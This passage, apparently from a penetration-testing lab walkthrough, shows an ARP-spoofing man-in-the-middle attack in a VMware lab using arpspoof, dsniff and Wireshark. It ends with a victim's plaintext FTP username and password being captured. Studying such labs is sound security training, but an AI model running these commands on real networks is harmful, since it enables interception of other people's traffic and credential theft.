


```
root@kali-pc-001:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali-pc-001:~# ls
a.txt  b.txt
root@kali-pc-001:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali-pc-001:~# arpspoof -i eth0 -t 192.168.111.131 -r 92.168.111.128
arpspoof: couldn't arp for spoof host 92.168.111.128
root@kali-pc-001:~# arpspoof -i eth0 -t 192.168.111.131 -r 92.168.111.128
arpspoof: couldn't arp for spoof host 92.168.111.128
root@kali-pc-001:~# arpspoof -i eth0 -t 192.168.111.131 -r 192.168.111.128
0:c:29:40:47:e6 0:c:29:55:21:b3 0806 42: arp reply 192.168.111.128 is-at 0:c:29:40:47:e6
0:c:29:40:47:e6 0:c:29:13:9a:3 0806 42: arp reply 192.168.111.131 is-at 0:c:29:40:47:e6
0:c:29:40:47:e6 0:c:29:55:21:b3 0806 42: arp reply 192.168.111.128 is-at 0:c:29:40:47:e6
0:c:29:40:47:e6 0:c:29:13:9a:3 0806 42: arp reply 192.168.111.131 is-at 0:c:29:40:47:e6
0:c:29:40:47:e6 0:c:29:55:21:b3 0806 42: arp reply 192.168.111.128 is-at 0:c:29:40:47:e6
0:c:29:40:47:e6 0:c:29:13:9a:3 0806 42: arp reply 192.168.111.131 is-at 0:c:29:40:47:e6
0:c:29:40:47:e6 0:c:29:55:21:b3 0806 42: arp reply 192.168.111.128 is-at 0:c:29:40:47:e6
0:c:29:40:47:e6 0:c:29:13:9a:3 0806 42: arp reply 192.168.111.131 is-at 0:c:29:40:47:e6
0:c:29:40:47:e6 0:c:29:55:21:b3 0806 42: arp reply 192.168.111.128 is-at 0:c:29:40:47:e6
0:c:29:40:47:e6 0:c:29:13:9a:3 0806 42: arp reply 192.168.111.131 is-at 0:c:29:40:47:e6
0:c:29:40:47:e6 0:c:29:55:21:b3 0806 42: arp reply 192.168.111.128 is-at 0:c:29:40:47:e6
0:c:29:40:47:e6 0:c:29:13:9a:3 0806 42: arp reply 192.168.111.131 is-at 0:c:29:40:47:e6
0:c:29:40:47:e6 0:c:29:55:21:b3 0806 42: arp reply 192.168.111.128 is-at 0:c:29:40:47:e6
0:c:29:40:47:e6 0:c:29:13:9a:3 0806 42: arp reply 192.168.111.131 is-at 0:c:29:40:47:e6
```

Step 7: open a new terminal with root privilege and type the following command

dsniff -i eth0


for more detailed sniffing open Wireshark and start sniffing


bpg@kali-pc-001: ~
bpg@kali-pc-001: ~
Capturing from eth0
10:17 AM
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time         Source                Destination       Protocol Length Info
  19 4.003467651  VMware_40:47:e6       VMware_13:9a:03   ARP      42 192.168.111.131 is at 00:0c:29:40:47:e6 (duplicate use of 192.168.111.12…
  20 4.230826923  192.168.111.128       192.168.111.2     DNS      83 Standard query 0x28fe A localdomain.localdomain
  21 4.231465780  192.168.111.1         224.0.0.251       MDNS     77 Standard query 0x0000 A localdomain.local, "QM" question
  22 4.231629732  fe80::1115:1081:8e3…  ff02::fb          MDNS     97 Standard query 0x0000 A localdomain.local, "QM" question
  23 4.232180944  192.168.111.1         224.0.0.251       MDNS     77 Standard query 0x0000 A localdomain.local, "QM" question
  24 4.232415002  fe80::1115:1081:8e3…  ff02::fb          MDNS     97 Standard query 0x0000 A localdomain.local, "QM" question
  25 4.232827445  fe80::1115:1081:8e3…  ff02::1:3         LLMNR    91 Standard query 0x2b77 A localdomain
  26 4.232865375  192.168.111.1         224.0.0.252       LLMNR    71 Standard query 0x2b77 A localdomain
  27 4.648926673  fe80::1115:1081:8e3…  ff02::1:3         LLMNR    91 Standard query 0x2b77 A localdomain
  28 4.648926696  192.168.111.1         224.0.0.252       LLMNR    71 Standard query 0x2b77 A localdomain

▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_40:47:e6 (00:0c:29:40:47:e6), Dst: VMware_55:21:b3 (00:0c:29:55:21:b3)
▸ Address Resolution Protocol (reply)

0000  00 0c 29 55 21 b3 00 0c  29 40 47 e6 08 06 00 01   ··)U!···  )@G·····
0010  08 00 06 04 00 02 00 0c  29 40 47 e6 c0 a8 6f 80   ········  )@G···o·
0020  00 0c 29 55 21 b3 c0 a8  6f 83                     ··)U!···  o·
```

eth0: <live capture in progress>   Packets: 28 · Displayed: 28 (100.0%)   Profile: Default

Now wait for the targeted user to ftp (since here we ourselves is running all the virtual machines we will open our Pentester-win16 machine and login)



PenTester-Win-2016 - VMware Workstation
File Edit View VM Tabs Help
Victim-Win-2016
PenTester-Win-2016
Kali-pc-001
Recyc
Fire
Administrator: C:\Windows\system32\cmd.exe - ftp 192.168.111.131

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 192.168.111.131
Connected to 192.168.111.131.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.111.131:(none)): brahmo
331 Password required
Password:
```


Now if we open our Kali Terminal (dsniff shell) we will receive the username and password of the victim

Hence our MITM attack is complete

Stop the Wireshark sniffing and apply filter tcp port ==21 to get the details in Wireshark



```
root@kali-pc-001:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
09/01/20 10:24:34 tcp 192.168.111.128.63512 → 192.168.111.131.21 (ftp)
USER brahmo
PASS 1234@abcd
```



```
tcp.port == 21
```

```
No.   Time         Source          Destination     Protocol Length Info
   65 27.801893997 192.168.111.131 192.168.111.128 FTP       112 Response: 200 OPTS UTF8 command successful - UTF8 encoding now ON.
   66 27.801912443 192.168.111.131 192.168.111.128 TCP       112 [TCP Retransmission] 21 → 63519 [PSH, ACK] Seq=28 Ack=15 Win=65536 Len=58
   67 27.856812484 192.168.111.128 192.168.111.131 TCP        60 63519 → 21 [ACK] Seq=15 Ack=86 Win=8107 Len=0
   68 27.856863253 192.168.111.5   192.168.111.128 ICMP       82 Redirect             (Redirect for host)
   69 27.856906129 192.168.111.128 192.168.111.131 TCP        54 [TCP Dup ACK 67#1] 63519 → 21 [ACK] Seq=15 Ack=86 Win=8107 Len=0
  102 32.072631100 192.168.111.128 192.168.111.131 FTP        67 Request: USER brahmo
  103 32.072658249 192.168.111.5   192.168.111.128 ICMP       95 Redirect             (Redirect for host)
  104 32.072679694 192.168.111.128 192.168.111.131 TCP        67 [TCP Retransmission] 63519 → 21 [PSH, ACK] Seq=15 Ack=86 Win=8107 Len=13
  105 32.104334710 192.168.111.131 192.168.111.128 FTP        77 Response: 331 Password required
  106 32.104367375 192.168.111.5   192.168.111.131 ICMP      105 Redirect             (Redirect for host)
  107 32.104428208 192.168.111.131 192.168.111.128 TCP        77 [TCP Retransmission] 21 → 63519 [PSH, ACK] Seq=86 Ack=28 Win=65536 Len=23
  115 32.169975715 192.168.111.128 192.168.111.131 TCP        60 63519 → 21 [ACK] Seq=28 Ack=109 Win=8084 Len=0
  116 32.170014240 192.168.111.128 192.168.111.131 TCP        54 [TCP Dup ACK 115#1] 63519 → 21 [ACK] Seq=28 Ack=109 Win=8084 Len=0
  134 38.024625440 192.168.111.128 192.168.111.131 FTP        70 Request: PASS 1234@abcd
  135 38.024668282 192.168.111.5   192.168.111.128 ICMP       98 Redirect             (Redirect for host)
  136 38.024688870 192.168.111.128 192.168.111.131 TCP        70 [TCP Retransmission] 63519 → 21 [PSH, ACK] Seq=28 Ack=109 Win=8084 Len=16
  139 38.262857931 192.168.111.128 192.168.111.131 TCP        70 [TCP Retransmission] 63519 → 21 [PSH, ACK] Seq=28 Ack=109 Win=8084 Len=16
  140 38.262881563 192.168.111.128 192.168.111.131 TCP        70 [TCP Retransmission] 63519 → 21 [PSH, ACK] Seq=28 Ack=109 Win=8084 Len=16
```

```
▸ Frame 53: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_13:9a:03 (00:0c:29:13:9a:03), Dst: VMware_40:47:e6 (00:0c:29:40:47:e6)
▸ Internet Protocol Version 4, Src: 192.168.111.128, Dst: 192.168.111.131
▸ Transmission Control Protocol, Src Port: 63519, Dst Port: 21, Seq: 0, Len: 0
```

```
0000  00 0c 29 40 47 e6 00 0c  29 13 9a 03 08 00 45 02   ··)@G··· )·····E·
0010  00 34 17 3f 40 00 80 06  83 2e c0 a8 6f 80 c0 a8   ·4·?@··· ·.··o···
0020  6f 83 f8 1f 00 15 8b bd  69 c5 00 00 00 00 80 c2   o······· i·······
0030  20 00 00 4c 00 00 02 04  05 b4 01 03 03 00 01 01    ··L···· ········
0040  04 02                                              ··
```

wireshark_eth0_20200901102858_2kXRJF.pcapng

Packets: 193 · Displayed: 38 (19.7%) · Dropped: 0 (0.0%)

Profile: Default